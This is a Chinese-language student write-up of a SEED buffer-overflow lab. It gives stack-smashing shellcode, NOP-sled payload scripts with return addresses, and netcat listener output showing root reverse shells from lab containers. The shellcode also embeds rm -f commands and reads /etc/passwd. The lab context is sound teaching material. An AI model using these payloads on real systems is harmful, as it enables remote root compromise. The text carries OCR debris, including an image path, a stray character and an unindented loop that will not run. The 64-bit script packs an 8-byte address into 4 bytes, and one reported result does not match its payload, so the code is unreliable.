Task 1: Get Familiar with the Shellcode

改写 shellcode_32/64.py 中的 shell 命令


32 删除 aa，64 删除 bb

```
"/bin/rm -f /home/seed/Desktop/aa                    *"
"/bin/rm -f /home/seed/Desktop/bb                    *"
```

执行

```
[07/16/21]seed@VM:~/.../shellcode$ python3 shellcode_32.py
[07/16/21]seed@VM:~/.../shellcode$ ./a32.out
[07/16/21]seed@VM:~/.../shellcode$ python3 shellcode_64.py
[07/16/21]seed@VM:~/.../shellcode$ ./a64.out
```

结果如下



Task 2: Level-1 Attack

执行两次打印出的结果一致且输出地址为 **0xffffxxxx**，说明 **memory randomization** 已关闭

```
[07/16/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[07/16/21]seed@VM:~/.../Labsetup$ echo hello | nc 10.9.0.5 9090
^C
[07/16/21]seed@VM:~/.../Labsetup$
```

```
0.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd798
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd728
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd798
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd728
server-1-10.9.0.5 | ==== Returned Properly ====
```

监听端

```
[07/16/21]seed@VM:~$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 47024
root@0de3ff381bce:/bof#
```

Server 端

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd138
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd0c8
```

Task 3: Level-2 Attack

改写代码

```
shellcode= (
 "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
  "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
  "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBB"   # Placeholder for argv[1] --> "-c"
  "CCCC"   # Placeholder for argv[2] --> the command string
  "DDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 360               # Change this number
content[start:start + len(shellcode)] = shellcode
#content[517-len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd37c   # Change this number
offset = 116         # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(0,304,4):
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

攻击结果

```
[07/16/21]seed@VM:~$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.6 46922
root@3dd89be6e220:/bof#
```

Task 4: Level-3 Attack

改写代码

```
shellcode= (
 "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
  "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
  "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
  "/bin/bash*"
  "-c*"
  # You can delete/add spaces, if needed, to keep the position the same.
  # The * in this line serves as the position marker         *
  "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
  "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
  "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
  "CCCCCCCC"   # Placeholder for argv[2] --> the command string
  "DDDDDDDD"   # Placeholder for argv[3] --> NULL   # Put the shellcode in
here
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 10          |      # Change this number
content[start:start + len(shellcode)] = shellcode
#content[517-len(shellcode):] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffd4d0   # Change this number
offset = 216         # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

攻击结果

```
[07/16/21]seed@VM:~$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.7 57824
root@58a19710a50c:/bof#
```